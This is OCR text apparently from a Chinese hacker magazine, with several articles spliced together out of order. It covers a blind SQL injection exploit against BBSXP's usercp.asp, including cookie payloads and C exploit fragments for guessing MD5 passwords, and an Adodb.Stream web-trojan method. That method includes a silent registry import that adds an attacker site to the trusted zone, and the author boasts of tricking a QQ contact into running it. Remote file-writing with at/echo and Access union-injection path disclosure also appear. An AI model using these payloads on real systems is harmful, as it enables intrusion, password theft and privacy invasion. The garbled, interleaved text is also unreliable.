我想也许漏洞本身不那么重要，借着这个机会学点其他东西可能更好，所以想尝试着换种写法。和上次说的usertop.asp一样，usercp.asp一开始就调用了top子过程，这毫无疑问的是漏洞。进一步地，这个漏洞有另外的逻辑错误——top子过程甚至在判断Cookies是否合法的前面。这里还有一个两难问题，top子过程中自己就先判断了Cookies的存在性，在外面继续又判断了一次，效率上的问题且不说，不管哪一个起了作用，也不管两个之间顺序如何，结果总有一个是多余的。从这些小的地方就可以看出来，BBSXP从一开始规划就是不严谨的，而且可能每个开发者仅仅是负责自己的模块，之间也缺乏交流，存在如此多的缺陷也是在情理之中的。

漫谈漏洞

继续往usercp.asp的下面看，还有许多让人迷惑的地方，这里简单地列出来：

```
[54] sql="select * from [user] where username='"&Request.Cookies("username")&"'"
……
[69] <%=conn.execute("Select count(id)from message where incept='"&Request.Cookies("username")&"'")(0)%>
[70] <%=conn.execute("Select count(id)from message where author='"&Request.Cookies("username")&"'")(0)%>
……
[90] sql="select top 5 author,content,time from message where incept='"&Request.Cookies("username")&"' order by time Desc"
……
[126]sql="select top 5 * from forum where deltopic<>1 and username='"&Request.Cookies("username")&"' order by lasttime Desc"
```

好像都是漏洞。同一个文件里面有5个漏洞，加上前面的那一个，也算是前无古人了。但是有漏洞不见得能够利用，这是亘古不变的真理。细细看一下setup.asp中top的定义就知道，后面几个东西，都是没有利用价值的，原因是被setup.asp中的top给挡住了：

```
sql="select * from [user] where username='"&Request.Cookies("username")&"'"
rs.Open sql,Conn,1,3
if Request.Cookies("userpass")<>rs("userpass") then Response.Cookies("username")=""
```

这3句话使得后面的几个没有了利用价值。想想我们利用的时候，无非是构造一个特殊的查询条件，如果涉及到跨表的话，所有的6个查询都是同为真或者同为假的结果，这样的结果只看第一个就可以了，后面的几句都失去了存在的意义。而如果不涉及到跨表查询的话，看看每一个指定的表名就可以知道，不同的表内部包含的列名是不一样的，执行中必然有会因为列不存在而出现查询失败的情况。这种情况下，要是第一句出错，后面的不会执行，利用就失败了；要是后面的出错，只用第一句的结果就可以判断正误，中间的就算没有出错也毫无用处。

这样的解释似乎太诘屈聱牙而且逻辑上难懂，要是不太明白的话，可以把Cookie中的username分别换成admin' and left(userpass,1)<>'E 以及 admin' and 2>(select count(*) from [user] where left(userpass,1)<>'E') and '1'='1来看看，心里走一遍这个文件的流程就清楚了。因为前一个漏洞而被"屏蔽"掉的这些漏洞也要好好地收捡起来，以后要是setup.asp中的top被补上了，说不定作为后备力量的还可以被下一次利用。

继续分析下去。我们伪造Cookie可以猜出md5后的密码——当然也可以猜其他的，但是其他表里面没有什么有价值的东西，就盯死User这张表吧。简单起见，直接加一个查询的列就可以得到密码，这样一来69行的那句话一定会出现错误，因为Message和User两张表的字段不一样，出现500内部服务错误也是在所难免。不过这并不影响大局，所以也没有关系。

关于猜对猜错的问题，本来也应该是好好讨论一下的，好在上次基本上已经说了。还是上面的3句话，如果猜对了就顺利过关显示500错误；如果猜错了，Cookie中的name就被置为空。可以想像，我们提交数据后，对方的服务器不可能直接来修改你的机器上的文件，所以一定是通过浏览器或者其他的东西来修改的，所以本地也没有很大的必要去打开Cookie文件来读，直接判断返回的数据好了。假设你对HTTP协议不是很熟悉，可以选择性地抓几个报文来分析，反正就是具有代表性的，比如Cookie是一个不存在的用户名，以及一个存在的用户名，多比较几个可以得到结果。这个冗长的过程我就不做了，直接给出一个答案，如果包含Set－Cookie：

username=;那就是猜对。

漏洞利用

简单的分析完漏洞后就该考虑利用。因为iecv有小的瑕疵，通过改Cookie一次次猜的话，速度上慢不说，单是为了避免用"="注入就是很困难的，所以最好是尝试用自动化的方法来做。构造利用程序，用perl好像要快一点，不过C是老本行，而且喜欢C的朋友多一些，我就还是用C来写了。

一般的利用注入来猜测表内容的程序大体构造上都一样，就是连接到对方的服务器，向Web服务的端口(通常是80)发出我们精心构造的数据，本质上就是让手工猜测自动化，不过绕开了IE这一层而已。一次简单的提交需要包括动作、目标、协议以及其他的数据，最简单的应该是这样:

```
GET /usercp.asp HTTP/1.1
Host: www.xxxx.com
```

其中GET是动作，采用这个动作传递过去的参数都是包含在URL中的。紧接着的/usercp.asp是要获取的页面地址，后面的HTTP/1.1是协议，第二行的Host: www.xxxx.com告诉对方网站名。这是一个能获得结果的最简单提交。如果有提交数据的话，在/usercp.asp后面可以跟上一个问号，然后加上其他信息，这个先不谈，进一步的，包含Cookie的提交如下:

```
GET /usercp.asp HTTP/1.1
Host: www.xxxx.com
Cookie: eremite=0; userpass=F5BB0C8DE146C67B44BABBF4E6584CC0;
```

Cookie行表示后面的数据都是Cookie。不同的Cookie用分号隔开，等于号前面是名，后面是值，有了上面的提交，服务器端request.cookie("userpass")返回的值就是F5BB0C8D-E146C67B44BABBF4E6584CC0。为了避免混淆，像"=""；"这一类字符如果作为值出现的话，应进行编码，方法是用%后面加上字符对应的16进制ASCII码值，常见的空格是%20，单引号是%27等等。特别的，空格还可以用+表示，而+本身编码后是%2B。Cookie是可以由客户端自主决定的，平时这些由ie帮我们管理，要伪造的时候，可以很容易地手工完成，比如我要伪造Cookie中的admin为' and '1'='1，可以这么提交

```
GET /usercp.asp HTTP/1.1
Host: www.xxxx.com
Cookie: eremite=0; admin=%27+and+%271%27%3d%271
```

看起来有点眼花缭乱的，但仔细看看%27+and+%271%27%3d%271，其实就是编码后的' and '1'='1。

有了这些知识，就可以写程序了。流程很简单: 连接到对方服务器 -> 提交一个完整的请求 -> 判断结果决定是否猜对 -> 断开连接。不断地改变我们的请求，不断地重复上面的步骤就可以获得答案。

为了程序的通用性，还要考虑让用户自主决定攻击的目标，所以让用户提交信息也是必要的。从用户那里，至少要知道目标地址，用户想得到密码的用户名，还有用户自己在上面注册的可用的用户名密码。获取信息之后，按照具体的情况加在提交的内容中，这就是一个完整的exploit了!

先构造一个模板，通常情况下可以抓一个典型的包:

```
GET /bbs/usercp.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-powerpoint, application/msword, application/vnd.ms-excel, */*
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: 127.0.0.1
Connection: Keep-Alive
Cookie: eremite=0; userpass=F5BB0C8DE146C67B44BABBF4E6584CC0; username=admin%27+and+1%3d%28select+count%28%2A
%29+from+%5Buser%5D+where+username%3d%27victim%27
+and+right%28left%28userpass%2c01%29%2c1%29%3d%270%27%29+a
nd+userpass%3C%3E%27
```

还是把Cookie中的username写出来，否则看起来太难过了:

```
admin' and 1=(select count(*) from [user] where username='victim' and right(left(userpass,01),1)='0') and userpass<>'
```


合法的用户名密码肯定是有待提供的，要猜的用户名也不固定，这两个对应的是username中的第一个admin和第一个victim。left函数中的"01"可以自动的生成，BBSXP密码md5后有32位，所以这里是01一直到32，right函数外面的"='0'"是猜测的字符，md5后字符可以是"0123456789ABCDEF"中的任意一个，可以做成一个字典，每次猜测取一个出来用。这样子套上两个循环，花点时间就可以把所有想要的东西跑出来了。

要写出程序，先把固定和变化的东西都分开，待变化的东西可以暂时确定的时候，组合起来发送即可。这里可以是这样子:

```
char Var1[]="GET ";
char Var2[]="/usercp.asp HTTP/1.1\r\n"
        "Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-powerpoint, application/msword, application/vnd.ms-excel, */*\r\n"
        "Accept-Language: zh-cn\r\n"
        "Accept-Encoding: gzip, deflate\r\n"
        "User-Agent: Mozilla/4.0 (compatible; MSIE
```

被人忽略的Adodb.Stream网页木马

◎文/图 Lcx



适合读者	爱好脚本木马者
前置知识	asp脚本知识
难度等级	中

脚本小子: *有关网页木马在杂志上已经反复多次提及,但还有一种网页木马被很多人忽略了,媒体也鲜有提及,网络上也很少见,这就是——Adodb.Stream网页木马!尽管这匹"小马"在网络上难得一见,但其威力不亚于一匹性格暴烈的烈马!*

网页木马有很多种,根据IE漏洞的不同制作原理自然也就不一样 前些年最流行的是利用MIME漏洞制做的网页木马,Nimda尼姆达蠕虫病毒是其中的佼佼者,近来网上风行的就是利用Internet Explorer的Object Data漏洞与mthml文件重定向漏洞所做的网页木马。在网页木马制作方面,Adodb.Stream漏洞却被人冷落了,网上鲜有利用这个漏洞制作的网页木马。其实,这个漏洞也是非常可怕的……

2003年11月05号,www.malware.com网站发布了一条公告,指出Microsoft Internet Explorer 5.5 以上版本在处理包含嵌入可执行文件的页面时存在问题,远程攻击者可以利用Adodb.Stream对象写本地文件到本地系统,通过构建包含恶意脚本和可执行文件的自执行HTML文件,诱使用户访问,可导致任意命令被执行。该网站指出除了W2k/sp3/sp4和xp外,其他所有Windows系统甚至抱括Windows 2003都受此影响,并给出了一个完整的示例代码。下面我就给大家简单分析一下代码:

详细代码请查看光盘"源代码"栏目,按照文章名查找即可。

这一段代码,我在W2k/sp3/sp4情况下本地测试,成功运行了网页木马程序,见到了红红烟火,但在远程测试时,却没有什么好运气了,只打开了系统的记事本。我也将此段代码放在我的冰点极限论坛让会员测试,结果也有极少数人远程测试成功,估计都是W2k/sp1/sp2系统了,因为在98下正如我代码里注解的一样,默认是没有Adodb.Stream对像的,其实远程我们也可以在w2k/sp3/sp4下成功的,请继续往下看!

第一,先来给大家说一下,如何具体制作和利用这段代码。如果你想根据此漏洞制作你自己的网页木马,只需将exe木马转换成十进制数字,替换这段代码里的那一堆数字就行了。如何得到exe程序的十进制数字呢?我使用了一个比较笨的办法。先用ultraedit打开exe程序,会

```
6.0; Windows NT 5.0)\r\n"
                "Host: ";
    char Var3[]="\r\n"
                "Connection: Keep-Alive\r\n"
                "Cookie: eremite=0; userpass=";
    char Var4[]="; username=";
    char Var5[]="%27+and+1%3d%28select+count%28%
    2A%29+from+%5Buser%5D+where+username%3d%27";
    char Var6[]="%27+and+right%28left%28userpass%2c";
    char Var7[]="%29%2c1%29%3d%27";
    char Var8[]="%27%29+and+userpass%3C%
    3E%27\r\n\r\n";
```

Var1加上对方BBS的相对路径和Var2就可以构造出提交请求的前一部分。然后加上对方的域名,接下来加上Var3,并且加上你的合法用户密码,再加上Var4和你的合法用户名,这里就构成了提交请求中Cookie的合法部分。Var5后面要加上待猜测的用户名和Var6,剩下的Var6和Var7,还有Var7和Var8之间就是循环所控制的密码的位数还有密码的猜测内容。程序很简单,但是贴出来的话还是稍微长了一点,光盘里面附带有,可以去看看,也可以自己改一下。

说到这里,附带一句,既然这一类的东西都有相同的结构,其实只要搭上一个框架,以后写起来就方便多了。另外一个想法,就是关于构造字符串的问题(这里的构造和前面的意思不太一样,不仅仅是注入内容的构造)。大一点来看,所有的通信与交流都是一系列的字符串,如果能够有比较好的工具可以做到随心所欲地生成想要的字符串并且发送,对漏洞检测和漏洞利用都是非常方便的。当然这只是想法,如果有人能够写出完美的东西来,一定可以得到广泛应用,毕竟现有的工具,比如所谓的通用注入工具还有Spike等等,都显得功能不够或根本就太简单。

总结战果

最后总体谈谈BBSXP吧,它们以前的版本好像还有点防范,最新的这个除了漂亮以外就没有什么可圈可点的地方了,大家写写程序练练手的话可以选择安装一个,应用的话还是动网的好那么一点点(好得也是非常有限的)。写这个东西也是挑最简单的来原理性地说说,不知道有没有玉砸过来:)

编后语

盼了好久的BBSXP终于又浮出了水面。为了测试你的BBSXP是否存在类似的漏洞,请用我们为你提供的测试程序:BBSxp.cpp,详细代码请查看光盘"源代码"栏目,按照文章名查找即可。

看到exe的十六制代码，图1。




图1

像图1 中首行前3 个是4d、5a、90，那么再用windows自带的计算器转换十进制为77、90、144……这样一一转换，就会得到exe的全部十进制数字了，制作时你可要注意，不要选用太大的exe文件，要不转换成十进制的工作累死你，网页木马执行的时候也会很慢。

第二，这段代码想要在W2k/sp3/sp4情况下测试成功，可以将你放在远程站点的网页木马的远程站点加入IE的可信站点就可以了，像我将网页木马放在http://haiyangtop.html.533.net/m.html上，我只需打开IE→internet选项→安全→可信站点→站点→添加，将此站点加入，图2。




图2

以后再打开此URL后，就可以成功运行代码中用十进制写的木马程序了，其实我们完全可以找IE的可信站点在注册表中的位置：

```
"HKCU\Software\\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains\你的域名"
```

哈哈，明白了吗？如果要把http://haiyangtop.html.533.net加入可信站点，只需将以下数值导入注册表即可：

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains\533.net\haiyangtop.html]
"http"=dword:00000002
```

你可以根据你的域名，来设定不同的键值将这段代码修改一下，聪明人都知道为什么要研究可信站点在注册表中的位置，我也实际测试了一下，我将这段代码保存成了1.reg，然后写了一个简单的批处理1.bat：

```
regedit -s 1.reg
//rgedit加了s参数，在导入注册表时就不会有提示了，会悄无声息地将1.reg所有内容导入注册表
```

然后我将1.reg和1.bat用winrar压缩了一个可执行文件（我想这一点很多人都会了，很多人看过网上的那篇<<永远不会被查杀的捆绑机>>这篇文章，所以这里的具体做法我就不介绍了），将其发给了我QQ上的一个MM，骗她执行了，然后过一阵，我再将我放有网页木马的网址发给她，哈哈，MM就在我面前没有隐私了……

第三点我要说的是，能不能将修改注册表和这段代码同时执行呢？当然可以！作者说他写了一段代码修改注册表将可信站点加入IE中，并且躲过所有杀毒软件，可是我在光盘里翻了上下五千年也没有找到这段代码，看来是作者给我们留了点悬念了，于是我只好自己写一个，代码例子是将http://haiyangtop.html.533.net放入IE的可信站点：

详细代码请查看光盘“源代码”栏目，按照文章名查找即可。


不过我写的这段代码并不高明，会被杀毒软件查杀。哎，人小本事微也，你只要将这段代码和利用Adodb.Stream制作的代码先后顺序放在一个网页中即可，一个新的网页木马就诞生了，当IE运行这两段代码时，先会修改注册表将自身你定义的网站加入可信站点，然后就会运行你的网页木马了。

最后，我要说一下这个网页木马的防范办法，微软给出了两点建议。

第一点是如果是个人用户的话，完全没有必要使用Adodb.Stream控件，所以可以从注册表HKEY_CLASSES_ROOT\CLSID找到Adodb.Stream键值将其删掉，其CLSID值为{00000566-0000-0010-8000-00AA006D2EA4}。

第二点是想保留Adodb.Stream控件的话，请在HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility这个位置下新建项{00000566-0000-0010-8000-00AA006D2EA4}，然后再建一个双字节Compatibility Flags，其值为00000400。

我的建议是首先系统升级到W2k/sp4或更高系统+IE6.0以上，这样修改注册表的网页木马自然就无效了。其次是升级杀毒软件到最新版本，及时防止利用这种漏洞所做的网页木马。第三是不要轻易运行陌生人发来的QQ附件或其他附件，对html格式的东东更要格外警惕。最后，老生常谈的是不去登录未知站点，尤其是域名具有诱惑性的站点，将IE的安全级别设高或默认，在有必要的情况下关闭IE的Activex脚本。



如何给远程服务器写入文件

文/ 郑云文

在入侵的时候,有时发现了服务器上的漏洞,并取得了比较低的权限,这时候最好的选择就是上传文件进行进一步的控制,很多朋友都是采用echo来写入文件的,例如注册表文件、脚本Shell、Ftp参数、Sysocmgr参数等。"臭要饭的!"提供的那个Get a Webshell就是利用了这个原理。这种方法看似简单,但在实际操作时往往会发现写入的文件不正确,或并没有真正写入,特别是在远程服务器上通过SQL注入或网页Shell写文件时更容易失败。最近很多朋友都在问这个技术,下面我们就来实际演示一下,如何利用各种基础条件向服务器上写入文件。


实验服务器平台:WindowsServer2000,IIS5,MSSQL Server2000,MySQL4.0.18ForWin。

1.在本地使用at命令

例如:建立IPC连接之后将"Test"=dword:00000000写入对方c:\temp.reg。如果使用at \\192.168.1.109 18:01 echo "Test"=dword:00000000 >c:\temp.reg,或者at \\192.168.1.109 18:01 "echo "Test"=dword:00000000 >c:\temp.reg",都是不能成功的,经反复测试,发现严格按照下列格式才能写入成功:

> **小知识** echo的基本用法
>
> echo [{on|off}] [message]
>
> 其中,{on | off}指定是否打开命令回显功能,Message指定在屏幕上显示文本,/?在命令提示符显示帮助。
>
> 当使用echo命令时,要显示管道(|)或重定向字符(< 或 >),需要在管道(|)或重定向字符的前面使用脱字符(^),例如,^>、^< 或 ^|,如果需要使用脱字符(^),则要键入两个脱字符(^^),当Message被两个双引号括起来时,里面的特殊字符不用使用脱字符(^)。

ACCESS惊现又一漏洞



文/ AMANL

如今SQL injection可是真火爆,诸多新的Injection方式被挖掘出来,利用系统错误来爆路径更是热门话题,今天我也来凑个热闹,跟大家一起来学习学习——物理路径是Access数据库的灵魂,如果得到路径,一切都将暴露在光天化日之下,偶然间发现了新的办法,兴奋不已。

测 试:

```
select * from news where id=3 union select * from admin in 'c:\Customers.mdb'
```

系统提示:

```
Microsoft JET Database Engine 错误 '80004005'
找不到文件 'c:\Customers.mdb'。
```

使 用:

```
select * from news where id=3 union select * from admin in 'c:\winnt\system32\cmd.exe'
```

系统提示:

```
Microsoft JET Database Engine 错误 '80004005'
Microsoft Jet 数据库引擎打不开文件 'c:\winnt\system32\CMD.EXE'。它已经被别的用户以独占方式打开,或没有查看数据的权限。
```

这种方式的实现比起用and 0<>(select count(*) from admin)查询的结来得更为简明了,而且猜测的是MDB后缀的文件,猜测的路径和文件名正确的话,信息会正常显示,如果是猜测非MDB的文件则是这样的:

执 行:

```
select * from news where id=3 union select * from admin in 'e:\www\include\connect.asp'
```

返 回:

```
Microsoft OLE DB Provider for ODBC Drivers 错误 '80004005'
[Microsoft][ODBC Microsoft Access Driver] 不可识别的数据库格式 'e:\www\include\connect.asp'
```

证明所猜测的路径和文件是正确的。

由于Access本身的缺陷,使SQL injection的方式层出不穷,但很大一方面是由于程序员在书写程序的时候,不注意防范,麻痹大意。针对有传值的SQL语进行详细的过滤,起码也是阻挡SQL injection的一道门,Access本身的缺陷使很多漏洞防不胜防,建议返回统一服务器出错信息,创建一个自己的Web信息出错页面,这样一来就没有可参考的出错信息了,稍微有点防范意识。

```
at \\192.168.1.109 18:01 cmd.exe /c "echo \"Test\"=dword:00000000 >c:\temp.reg"
```

